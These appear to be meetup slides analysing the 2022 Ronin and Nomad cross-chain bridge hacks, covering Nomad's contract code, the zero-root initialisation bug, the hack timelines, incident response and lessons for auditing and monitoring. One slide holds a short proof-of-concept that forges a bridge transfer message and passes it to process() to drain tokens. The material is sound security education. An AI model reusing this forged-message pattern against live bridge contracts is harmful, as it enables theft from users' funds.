Sky Mavis, owned and operated 4 validator nodes and had the ability to sign on behalf of a 5th validator (Axie DAO)

Ronin Bridge Hack


An attacker used a spear-phishing attack on a Sky Mavis engineer to gain access to key IT systems

The attacker compromised all 4 of Sky Mavis' validator nodes

The attacker used a backdoor to obtain signatures from Axie DAO, thereby having 5/9 signatures required to compromise the bridge

On March 23rd Attackers stole **~$624M** in funds from the bridge contract on Ethereum (USDC and wETH). Arguably, the largest DEFI hack to-date.

The hack was not detected until March 29th, after a user noticed their withdrawal attempts on the bridge were failing



Tracking the stolen funds

Attacker swapped USDC for ETH, to avoid Circle blocking funds

Moved funds to centralised exchanges (FTX, Crypto.com, Binance, Huobi) and Tornado Cash


In April, OFAC identified the attackers as the Lazarus Group, a North Korean state sponsored group and sanctioned the attacker's initial ETH address

Tornado Cash agrees to comply to OFAC sanctions and sensor incoming transactions from addresses in SDN list

Lazarus Group distributes funds to intermediary addresses, and from there to Tornado Cash to bypass this restriction

OFAC adds some more intermediary addresses, but the process remains steps behind the group

In August, OFAC eventually sanctions Tornado Cash




Tornado.cash
@TornadoCash

Tornado Cash uses @chainalysis oracle contract to block OFAC sanctioned addresses from accessing the dapp.
Maintaining financial privacy is essential to preserving our freedom, however, it should not come at the cost of non-compliance.

etherscan.io
Chainalysis: Sanctions Oracle | Address 0x40c57923924b...
The Contract Address
0x40c57923924b5c5c5455c48d93317139addac8fb page ...

7:54 pm · 15 Apr 2022 · Twitter Web App

Ronin Bridge Recovery

Increased the number of validators to 11, with plans to reach 21 validators over the next few months.

Went through 2 external audits, which uncovered other “critical” vulnerabilities that had to be addressed.

Added circuit-breaker to limit the amount of funds that can be withdrawn, without human intervention.

Improvements to internal security practices, procedures, tools

Increased transparency around the governance process of the protocol

Funds from treasury and founding team were used to fully back wETH held by users on Ronin and Binance.

56K wETH belonging to the Axie DAO treasury, is still unbacked.

The bridge was reopened on June 28

Lessons and Takeaways

Decentralisation matters and transparency around claims of decentralisation are critical

Employing clear and robust operational security practices, policies and procedures across the stack is critical

Monitoring a bridge for anomalous behaviour (depegging of synthetic assets, large withdrawals etc.)

Having clear and timely incident response process

Nomad Bridge Hack

Date: August 1, 2022
Amount: $190M

Nomad


Nomad is a protocol for arbitrary message passing across chains, which relies on an optimistic mechanism for security

Bidirectional bridge across Ethereum, Moonbeam, Evmos, Avalanche, Gnosis Chain and MilkomedaC1

The project differentiated through its focus on *security-first interoperability*

Jan 2022: The bridge launched

April 2022: Raised $22M seed round at a $225M valuation, led by Polychain Capital





Nomad

The protocol included a token bridge for asset transfers

At its peak, the Nomad token bridge held close to $200M on Ethereum

On August 1st, the bridge's funds were drained in the course of a few hours





Architecture


Off-chain components

- **Updater:** attests to the merkle root of cross-chain messages sent from applications on an origin chain
- **Relayer:** shuttles attested root of messages of an origin chain, to all chains it is connected to
- **Watcher:** responsible for verifying commitments across chains and reporting fraud committed by Updater


On-chain components


- **Home** (origin): manages outgoing messages from an origin network
- **Replica** (destination): manages incoming messages
- **Token Bridge**: Uses underlying messaging layer to offer token transfer (lock->mint) for ERC-20

Architecture



Architecture





Origin Chain


```
function dispatch(
    uint32 _destinationDomain,
    bytes32 _recipientAddress,
    bytes memory _messageBody
) external notFailed {
    require(_messageBody.length <= MAX_MESSAGE_BODY_BYTES, "msg too long");
    // get the next nonce for the destination domain, then increment it
    uint32 _nonce = nonces[_destinationDomain];
    nonces[_destinationDomain] = _nonce + 1;
    // format the message into packed bytes
    bytes memory _message = Message.formatMessage(
        localDomain,
        bytes32(uint256(uint160(msg.sender))),
        _nonce,
        _destinationDomain,
        _recipientAddress,
        _messageBody
    );
    // insert the hashed message into the Merkle tree
    bytes32 _messageHash = keccak256(_message);
    tree.insert(_messageHash);
    // enqueue the new Merkle root after inserting the message
    queue.enqueue(root());
    // Emit Dispatch event with message information
    // note: leafIndex is count() - 1 since new leaf has already been inserted
    emit Dispatch(
        _messageHash,
        count() - 1,
        _destinationAndNonce(_destinationDomain, _nonce),
        committedRoot,
        _message
    );
}
```

- *Called by the Relayer*
- *Records new root of messages*
- *Sets the confirmation timer for the root based on fraud window*

```
function update(
    bytes32 _oldRoot,
    bytes32 _newRoot,
    bytes memory _signature
) external {
    // ensure that update is building off the last submitted root
    require(_oldRoot == committedRoot, "not current update");
    // validate updater signature
    require(
        _isUpdaterSignature(_oldRoot, _newRoot, _signature),
        "!updater sig"
    );
    // Hook for future use
    _beforeUpdate();
    // set the new root's confirmation timer
    confirmAt[_newRoot] = block.timestamp + optimisticSeconds;
    // update committedRoot
    committedRoot = _newRoot;
    emit Update(remoteDomain, _oldRoot, _newRoot, _signature);
}
```

- *Prove that a message is part of a known root, that is past the fraud proof window*
- *Process the message by calling the intended recipient contract*

```
function proveAndProcess(
    bytes memory _message,
    bytes32[32] calldata _proof,
    uint256 _index
) external {
    bytes32 _messageHash = keccak256(_message);
    require(
        acceptableRoot(messages[_messageHash]) ||
            prove(_messageHash, _proof, _index),
        "!prove"
    );
    process(_message);
}
```



If the message has already been proven, dispatch the message to the intended recipient contract

Anyone can call this function, at any time

```solidity
function process(bytes memory _message) public returns (bool _success) {
    // ensure message was meant for this domain
    bytes29 _m = _message.ref(0);
    require(_m.destination() == localDomain, "!destination");
    // ensure message has been proven
    bytes32 _messageHash = _m.keccak();
    require(acceptableRoot(messages[_messageHash]), "!proven");
    // check re-entrancy guard
    require(entered == 1, "!reentrant");
    entered = 0;
    // update message status as processed
    messages[_messageHash] = LEGACY_STATUS_PROCESSED;
    // call handle function
    IMessageRecipient(_m.recipientAddress()).handle(
        _m.origin(),
        _m.nonce(),
        _m.sender(),
        _m.body().clone()
    );
    // emit process results
    emit Process(_messageHash, true, "");
    // reset re-entrancy guard
    entered = 1;
    // return true
    return true;
}
```

```solidity
function acceptableRoot(bytes32 _root) public view returns (bool) {
    // this is backwards-compatibility for messages proven/processed
    // under previous versions
    if (_root == LEGACY_STATUS_PROVEN) return true;
    if (_root == LEGACY_STATUS_PROCESSED) return false;

    uint256 _time = confirmAt[_root];
    if (_time == 0) {
        return false;
    }
    return block.timestamp >= _time;
}
```

Is the merkle tree root known by the Replica and has the fraud window elapsed for this root?

```solidity
function proveAndProcess(
    bytes memory _message,
    bytes32[32] calldata _proof,
    uint256 _index
) external {
    bytes32 _messageHash = keccak256(_message);
    require(
        acceptableRoot(messages[_messageHash]) ||
            prove(_messageHash, _proof, _index),
        "!prove"
    );
    process(_message);
}
```

If proof is valid, store a map of the message and the associated root

```solidity
function prove(
    bytes32 _leaf,
    bytes32[32] calldata _proof,
    uint256 _index
) public returns (bool) {
    // ensure that message has not been processed
    // Note that this allows re-proving under a new root.
    require(
        messages[_leaf] != LEGACY_STATUS_PROCESSED,
        "already processed"
    );
    // calculate the expected root based on the proof
    bytes32 _calculatedRoot = MerkleLib.branchRoot(_leaf, _proof, _index);
    // if the root is valid, change status to Proven
    if (acceptableRoot(_calculatedRoot)) {
        messages[_leaf] = _calculatedRoot;
        return true;
    }
    return false;
}
```

1. *Record new root, r2*

-> confirmAt[r2]=time after fraud window

2. Prove message m, against r2

-> messages[h(m)]=r2

3. Deliver proven message m, to destination handler contract

-> CHECK *confirmAt[r2] > current time*

```
function update(
    bytes32 _oldRoot,
    bytes32 _newRoot,
    bytes memory _signature
) external {
    // ensure that update is building off the last submitted root
    require(_oldRoot == committedRoot, "not current update");
    // validate updater signature
    require(
        _isUpdaterSignature(_oldRoot, _newRoot, _signature),
        "!updater sig"
    );
    // Hook for future use
    _beforeUpdate();
    // set the new root's confirmation timer
    confirmAt[_newRoot] = block.timestamp + optimisticSeconds;
    // update committedRoot
    committedRoot = _newRoot;
    emit Update(remoteDomain, _oldRoot, _newRoot, _signature);
}
```

```
function prove(
    bytes32 _leaf,
    bytes32[32] calldata _proof,
    uint256 _index
) public returns (bool) {
    // ensure that message has not been processed
    // Note that this allows re-proving under a new root.
    require(
        messages[_leaf] != LEGACY_STATUS_PROCESSED,
        "already processed"
    );
    // calculate the expected root based on the proof
    bytes32 _calculatedRoot = MerkleLib.branchRoot(_leaf, _proof, _index);
    // if the root is valid, change status to Proven
    if (acceptableRoot(_calculatedRoot)) {
        messages[_leaf] = _calculatedRoot;
        return true;
    }
    return false;
}
```

```
function acceptableRoot(bytes32 _root) public view returns (bool) {
    // this is backwards-compatibility for messages proven/processed
    // under previous versions
    if (_root == LEGACY_STATUS_PROVEN) return true;
    if (_root == LEGACY_STATUS_PROCESSED) return false;

    uint256 _time = confirmAt[_root];
    if (_time == 0) {
        return false;
    }
    return block.timestamp >= _time;
}
```

```
function process(bytes memory _message) public returns (bool _success) {
    // ensure message was meant for this domain
    bytes29 _m = _message.ref(0);
    require(_m.destination() == localDomain, "!destination");
    // ensure message has been proven
    bytes32 _messageHash = _m.keccak();
    require(acceptableRoot(messages[_messageHash]), "!proven");
    // check re-entrancy guard
    require(entered == 1, "!reentrant");
    entered = 0;
    // update message status as processed
    messages[_messageHash] = LEGACY_STATUS_PROCESSED;
    // call handle function
    IMessageRecipient(_m.recipientAddress()).handle(
        _m.origin(),
        _m.nonce(),
        _m.sender(),
        _m.body().clone()
    );
    // emit process results
    emit Process(_messageHash, true, "");
    // reset re-entrancy guard
    entered = 1;
    // return true
    return true;
}
```

Deployment and Initialisation

Replica.sol initializer

```
function initialize(
    uint32 _remoteDomain,
    address _updater,
    bytes32 _committedRoot,
    uint256 _optimisticSeconds
) public initializer {
    __NomadBase_initialize(_updater);
    // set storage variables
    entered = 1;
    remoteDomain = _remoteDomain;
    committedRoot = _committedRoot;
    // pre-approve the committed root.
    confirmAt[_committedRoot] = 1;
    _setOptimisticTimeout(_optimisticSeconds);
}
```

When deploying a new Replica, initialise it with the latest valid root from the home chain (e.g. new chain, contract upgrade)

Avoids, Replica having to replay past proven states

Deployment Script

```
const root = await remoteCore.home.committedRoot();

const initData =
  contracts.Replica__factory.createInterface().encodeFunctionData(
    functionFragment: 'initialize',
    values: [
      remoteConfig.domain,
      utils.evmId(remoteConfig.configuration.updater),
      root,
      remoteConfig.configuration.optimisticSeconds,
    ],
  );
```

When deploying Home and Replica contracts for **the first time** the Home's root is empty

```
-> _committedRoot=bytes32(0)
-> confirmAt[bytes32(0)]=1
```

"0" becomes a valid root for all Replicas (April 1st, during Replica proxy upgrade)

The Vulnerability

Replica.sol

```
function process(bytes memory _message) public returns (bool _success) {
    // ensure message was meant for this domain
    bytes29 _m = _message.ref(0);
    require(_m.destination() == localDomain, "!destination");
    // ensure message has been proven
    bytes32 _messageHash = _m.keccak();
    require(acceptableRoot(messages[_messageHash]), "!proven");
    // check re-entrancy guard
    require(entered == 1, "!reentrant");
    entered = 0;
    // update message status as processed
    messages[_messageHash] = LEGACY_STATUS_PROCESSED;
    // call handle function
    IMessageRecipient(_m.recipientAddress()).handle(
        _m.origin(),
        _m.nonce(),
        _m.sender(),
        _m.body().clone()
    );
    // emit process results
    emit Process(_messageHash, true, "");
    // reset re-entrancy guard
    entered = 1;
    // return true
    return true;
}
```


```
function acceptableRoot(bytes32 _root) public view returns (bool) {
    // this is backwards-compatibility for messages proven/processed
    // under previous versions
    if (_root == LEGACY_STATUS_PROVEN) return true;
    if (_root == LEGACY_STATUS_PROCESSED) return false;

    uint256 _time = confirmAt[_root];
    if (_time == 0) {
        return false;
    }
    return block.timestamp >= _time;
}
```

- `process(invalid_message)`
- `acceptableRoot(messages[invalid_message_hash])`

In Solidity, the value of a map for a non-existent key is the default null value

- `acceptableRoot(0)`

Zero was added as a valid root during init
`-> confirmAt[0]=1`



Any invalid message is treated as valid!

The Exploit

Nomad has a native token bridge, in which assets are locked on their native chain (chain-A), and a synthetic representation minted on a destination (chain-B).

To unlock the original tokens in chain-A, a user would burn corresponding tokens in chain-B through the token bridge. The associated message, will allow a user to claim locked assets on chain-A

Attackers crafted a false messages indicating that they had burnt X synthetic assets on Chain-B, and were thus owed X original assets in Chain-A. The bridge would then transfer the corresponding tokens to the attacker.

Because an attacker can directly submit such a message to Chain-A, and have it processed, this bypasses the standard message validation protocol, altogether.

```
bytes memory payload = abi.encodePacked(
    MOONBEAM,                   // Home chain domain
    uint256(nmdBridgeRouter),   // Sender: bridge
    uint32(0),                  // Dst nonce
    ETHEREUM,                   // Dst chain domain
    uint256(nmdERC20Bridge),    // Recipient (Nomad ERC20 bridge)
    ETHEREUM,                   // Token domain
    uint256(token),             // token id (e.g. WBTC)
    uint8(0x3),                 // Type - transfer
    uint256(recipient),         // Recipient of the transfer
    uint256(amount),            // Amount (e.g. 10000000000)
    uint256(0)                  // Optional: Token details hash
                                // keccak256(
                                //     abi.encodePacked(
                                //         bytes(tokenName).length,
                                //         tokenName,
                                //         bytes(tokenSymbol).length,
                                //         tokenSymbol,
                                //         tokenDecimals
                                //     )
                                // )
);
bool success = IReplica(nmdReplica).process(payload);
```


code snippet: https://github.com/iphelix/exploits-defi/blob/main/nomad/test/Nomad.t.sol

When was this code introduced?

Audited by Quantstamp on June 2022

Audit identified 40 issues, 1 High risk finding

To address these findings, the team made changes to message processing semantics in response (27 May)

Nomad notes that these changes were sent for review to Quantsamp as part of a *post-remediation re-audit*

Quantstamp contends that changes were not in-scope of their audits

Changes were deployed on June 21


On August 1st, the bridge suffered the 4th largest DEFI hack

Why didn’t tests catch this?

Unit tests tested basic cases around validating messages

However, the tests do not account for case where the Replica would be bootstrapped with 0 as a valid root

There were not integration tests that tested against production state (e.g. against simulated fork of mainnet)



How the hack unfolded?

$190M stolen over the course of ~9 hours starting August 1st 21:32 UTC

USDC, WETH and WBTC on Ethereum account for ~80% of total value stolen


Three phases of the attack,


- Vulnerability Testing (July 31),
- Initial Exploit (August 1st) - 4 transactions from 4 addresses, each stealing 100WBTC
- Copycat Attacks

Hundreds of unique addresses participated in the attack, 88% of which were copycats (stealing/rescuing $88M)

Could the initial attacker(s) have drained all funds in one go? why didn't they?

The bridge did not have emergency pause mechanism, which hindered their ability to respond quickly





Incident Response

The bridge did not have emergency pause mechanism on the `process()` function, which hindered their ability to respond quickly

There didn't appear to be a clear, coordinated and timely response in mitigating the hack.

The team eventually unenrolled Replicas and disabled the bridging UI, though this was too late.

The current state

Nomad offered hackers a fund recovery bounty of upto 10%

Nomad team collated and organised all hack related data in a Github repo, with the intent of crowdsourcing data analysis and the tracking of funds and attackers

The team has partnered with Chainanalysis, TRM Labs and law enforcement to help with tracking and recovering funds

To date, ~$37M has been recovered from whitehats returning funds

Lessons and Takeaways

Integration testing against production data and higher test coverage overall is critical

Monitoring a bridge for anomalous behaviour (depegging of synthetic assets, large withdrawals etc.)

Having clear incident response plan, and the ability to pause a bridge

Audits are limited in what they can reveal, especially in complex systems with off-chain pieces and pre-existing state interactions

Audits are for a snapshot in time.

Changes made in response to audits can be sources of unassessed risk. The larger the change the greater the risk.

Bridge-specific wrapped assets are a significant sources of underappreciated risk, even to entities other than the immediate users or LPs of a bridge

Conclusion

Secure, decentralised and robust cross-chain protocols are critical for enabling a multi-chain future

Designing, building and operating sound protocols is difficult, and the risks to stakeholders multi-faceted

There are fundamental limits to the security guarantees of such protocols

Challenges of today primarily center around implementation and operational risks, but architecture and network risks will likely emerge as prominent concerns in the future

This is an exciting space to build and research!

Acknowledgement

Peter Robinson for his feedback

Teams publishing insightful research and analysis in this space (L2Beats, LiFi, Socket, Connext, and many others)

Questions?

Future Talks

Nov 30: DeDa: A Defi-enabled Data Marketplace for Personal Data Management

- Minfeng Qi: 12:30 pm: Brisbane (GMT+10)

Dec 7: Blockchain Technology Disruptor or Enhancer of the Accounting and Auditing Profession

- Musbaudeen Oladejo: 12:30pm: Brisbane (GMT+10)

Dec 14: Peter's Advanced Solidity Test

- Peter Robinson: 12:30 pm: Brisbane (GMT+10)

Jan 18: Ethereum's first steps towards serious scalability/EIP-4844 (Proto-danksharding)

- Ben Edgington: 6pm Brisbane GMT+10

Jan 25: ConsenSys Mesh Talk

Feb 1: Tentative: Provably Correct Smart Contracts using DeepSEA

- Daniel Britten: 12:30pm Brisbane (GMT+10)

Feb 8: Insights from MEV-Boost and the Builder Market and Implications for PBS

- Jolene Dunne: 9 am Brisbane (GMT+10)

February: Formal Verification of Distributed Validator Technology, Roberto Saltini

March: Solidity Inline Assembly: Peter Robinson

YouTube, Slack, Meet-up, Example Code

YouTube: https://www.youtube.com/c/ethereumengineeringgroup

Slack invitation link:
https://join.slack.com/t/eth-eng-group/shared_invite/zt-48ggg3kk-bUT3PWRn16hCpFclbcZrvQ

Meet-up: https://www.meetup.com/ethereum-engineering/

Example code: https://github.com/drinkcoffee/EthEngGroupSolidityExamples

